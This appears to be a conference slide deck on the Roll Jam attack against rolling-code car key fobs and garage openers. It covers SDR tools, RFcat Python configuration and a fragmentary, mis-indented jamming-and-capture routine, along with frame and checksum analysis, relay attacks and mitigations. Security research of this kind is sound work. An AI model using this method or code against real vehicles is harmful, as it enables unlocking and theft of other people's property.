



# RKE (Key Fob) Attack Using Roll Jam Technique

Robert Leale

*CanBusHack, Inc.*



# Who Am I?

- Founder of CanBusHack, a vehicle communication research company founded in 2010 ([canbushack.com](http://canbushack.com))
- [robertleale@canbushack.com](mailto:robertleale@canbushack.com)
- Founder of the Car Hacking Village ([carhackingvillage.com](http://carhackingvillage.com))
- Twitter: [@CarHackVillage](https://twitter.com/CarHackVillage)



## What is Roll Jam?

- Jamming a Wireless Message that is protected by a Rolling Code
- Capture these messages and store them
- Selectively jamming the stored message so the intended receiver ignores the message
- Sammy Kumar popularized the method when he created a RollJam tool
- He never public released his method
- His method used custom assembled hardware





# Who's Effected

- Vehicles with unidirectional RF Key Fobs
- Garage Door Openers
- Many other RF applications





# Tools Needed

- SDR
- Yard Stick One
- Audacity
- Gqrx
- Python/RFcat



## SDR


- Any SDR will do
- We used RTLSDR
- Cost \$25
- RX Only
- Supports both 315Mhz and 433Mhz
- Wide Support amongst many applications





## Yard Stick One

- Open Source Tool from Great Scott Gadgets
- Cost around \$125
- RX or TX
- Supports both 315Mhz and 433Mhz








## Gqrx


- Open Source Radio application
- Used to acquire the Raw Waveform
- Confirmed Frequency Offset of Key Fob





## Audacity

- Open Source Audio application
- Used for analyzing RX Input
- Found Bit Rate and Preamble information





# RFcat

- Open Source Application written by Atlas
- Supports iPython tab complete
- Used to interact with Yard Stick One

```
10 def FastSetup():
11     d.setFreq(315030000)           #Frequency to scan/transmit
12     d.setMdmModulation(MOD_ASK_OOK) #Sets the type of RF modulation for encoding/decoding messages
13     d.setMdmRate(4800)           #Sets the baud rate
14     d.setPktPQT(0)              #Sets preamble quality threshold(I think)
15     d.setMdmSyncWord(0x2492)     #Sets what the dongle will scan for to display in recieved packets
16     d.setMdmSyncMode(1)         #Controls how much of the packet must match the chosen sync word
17     d.setMdmNumPreamble(0)      #Turns off automatic preamble transmission
18     d.setMaxPower()             #Sets dongle to broadcast at maximum power
19     d.makePktFLEN(25)           #Sets the length of the recieved packets
20     d.setModeRX()               #Sets the dongle to recieve packets
21
```



# The Attack

- First we needed to find a point of attack
- Checksum was documented
- Weak frame structure
- Capture the Data from Fob
- Jam the Checksum and store data (Car ignores this message)
- Wait for user to retransmit
- Jam the Checksum again then retransmit the first Message


```
196 #-----
197 #This section deals with rolljamming
198 #-----
199
200 #Does all the work in the rolljam
201 def waitJam():
202     d.makePktFLEN(15)
203     while not keystone():
204         try:
205             d.RFrecv(1)
206             except ChipconUsbTimeoutException:
207                 print("Done")
208                 break
209         while not keystone():
210             try:
211                 val, crap = d.RFrecv(1)
212                 if val != '':
213                     d.setModeTX()
214                     time.sleep(1)
215                     if val.encode("hex")[0] != '7':
216                         print("Sorry. Bad data packet")
217                         print(val.encode("hex"))
218                     d.setModeRX()
219                     d.makePktFLEN(28)
220                     cont = 'false'
221                     return cont
222             else:
223                 val = pad(val.encode("hex") + 'da4da6934d349b6db69b69b4')
224                 return val
225         except ChipconUsbTimeoutException:
226             pass
```



## Capturing the Message

- Open GQRX
- Set selected frequency to key fob's frequency
- Save the Raw Data as a .WAV File
- Open the message in Audacity


FIGURE 3-2: CODE WORD DATA FORMAT (20-BIT COUNTER)





# Message Logic


- PWM Message
- Read Each Bit as if it were 3 bits
- Take only the middle bit
- If Logic “0” then its High
- If Logic “1” then its Low





## Preamble


- Each frame starts with a Preamble to notify the receiver that a new message is starting
- This also works as a way of filtering noise





## Data

- The data is encrypted using Keyloq
- We don't need to understand the data
- We will capture the data encrypted and send it encrypted








## Checksum

- Can Calculate ourselves
- Unencrypted
- Vehicle will ignore entire message if this is corrupt
- Jam the checksum
- If Checksum Unknown, then use to receivers.

FIGURE 4-1: PULSE WIDTH MODULATION (PWM)






# Mitigations

- Encrypt the Checksum
- Use multiple frequencies
- Use bidirectional Messaging
- Assume Jamming Can Happen
- If it happens twice, probably under attack



## Relay Attacks/Range Extenders

- ADAC (Munich-based automobile club)




- ETH Zurich (2011)



## Unicorn

- Qihoo360 Unicorn
- BOM Cost ~\$11 each
- Nearly 1 Mile (Line of Sight) Range





# Conclusion

- Key Fob tech doesn't age well
- Encryption is good but can't protect against everything
- Checksums are important